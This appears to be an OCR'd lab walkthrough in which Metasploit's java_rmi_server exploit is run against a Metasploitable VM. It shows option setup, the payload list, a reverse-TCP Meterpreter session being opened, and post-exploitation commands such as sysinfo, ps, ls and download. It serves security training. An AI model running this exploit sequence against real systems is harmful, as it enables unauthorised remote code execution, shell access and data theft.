
W16D4


```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```


```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to lis
                                         ten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

```
Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.108
RHOSTS ⇒ 192.168.50.108
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect        .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                            .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inlin
   5   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connectio
   6   payload/java/jsp_shell_bind_tcp                   .                normal  No     Java JSP Command Shell, Bind TCP Inline
```


kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/misc/java_rmi_server) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/bind_aws_instance_connect . normal No Unix SSH Shell, Bind Instance Connect (via AWS API)
1 payload/generic/custom . normal No Custom Payload
2 payload/generic/shell_bind_aws_ssm . normal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp . normal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp . normal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh/interact . normal No Interact with Established SSH Connection
6 payload/java/jsp_shell_bind_tcp . normal No Java JSP Command Shell, Bind TCP Inline
7 payload/java/jsp_shell_reverse_tcp . normal No Java JSP Command Shell, Reverse TCP Inline
8 payload/java/meterpreter/bind_tcp . normal No Java Meterpreter, Java Bind TCP Stager
9 payload/java/meterpreter/reverse_http . normal No Java Meterpreter, Java Reverse HTTP Stager
10 payload/java/meterpreter/reverse_https . normal No Java Meterpreter, Java Reverse HTTPS Stager
11 payload/java/meterpreter/reverse_tcp . normal No Java Meterpreter, Java Reverse TCP Stager
12 payload/java/shell/bind_tcp . normal No Command Shell, Java Bind TCP Stager
13 payload/java/shell/reverse_tcp . normal No Command Shell, Java Reverse TCP Stager
14 payload/java/shell_reverse_tcp . normal No Java Command Shell, Reverse TCP Inline
15 payload/multi/meterpreter/reverse_http . normal No Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16 payload/multi/meterpreter/reverse_https . normal No Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > show options



kali@kali: ~
File Actions Edit View Help
LHOST ⇒ 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS 192.168.50.108 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.50.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)


kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.108:1099 - Using URL: http://192.168.50.100:8080/turrENeU
[*] 192.168.50.108:1099 - Server started.
[*] 192.168.50.108:1099 - Sending RMI Header ...
[*] 192.168.50.108:1099 - Sending RMI Call ...
[*] 192.168.50.108:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.50.108
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.108:56160) at 2024-09-06 09:33:19 -0400
meterpreter > ifconfig
Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.108
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fedd:bad4
IPv6 Netmask : ::


kali@kali: ~
File Actions Edit View Help
IPv6 Netmask : ::
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
127.0.0.1 255.0.0.0 0.0.0.0
192.168.50.108 255.255.255.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
::1 :: ::
fe80::a00:27ff:fedd:bad4 :: ::
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > ps
Process List

```
meterpreter > ps

Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
 45    [kacpi_notify]                        root      [kacpi_notify]
 90    [kseriod]                             root      [kseriod]
 129   [pdflush]                             root      [pdflush]
 130   [pdflush]                             root      [pdflush]
 131   [kswapd0]                             root      [kswapd0]
 173   [aio/0]                               root      [aio/0]
 1129  [ksnapd]                              root      [ksnapd]
 1320  [ksuspend_usbd]                       root      [ksuspend_usbd]
 1323  [khubd]                               root      [khubd]
 1341  [ata/0]                               root      [ata/0]
 1344  [ata_aux]                             root      [ata_aux]
 2049  [scsi_eh_0]                           root      [scsi_eh_0]
 2197  [kjournald]                           root      [kjournald]
 2351  /sbin/udevd                           root      /sbin/udevd --daemon
```

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  0        fil   2024-09-05 14:30:38 -0400  }
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13480    dir   2024-09-06 05:55:04 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-06 05:55:10 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  13752    fil   2024-09-06 05:55:31 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-09-06 05:54:55 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-09-06 05:55:31 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-09-06 05:54:56 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-09-04 13:58:09 -0400  test_metasploit
040666/rw-rw-rw-  4096     dir   2024-09-06 09:04:30 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
```


meterpreter > download file
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download test_metasploit
meterpreter >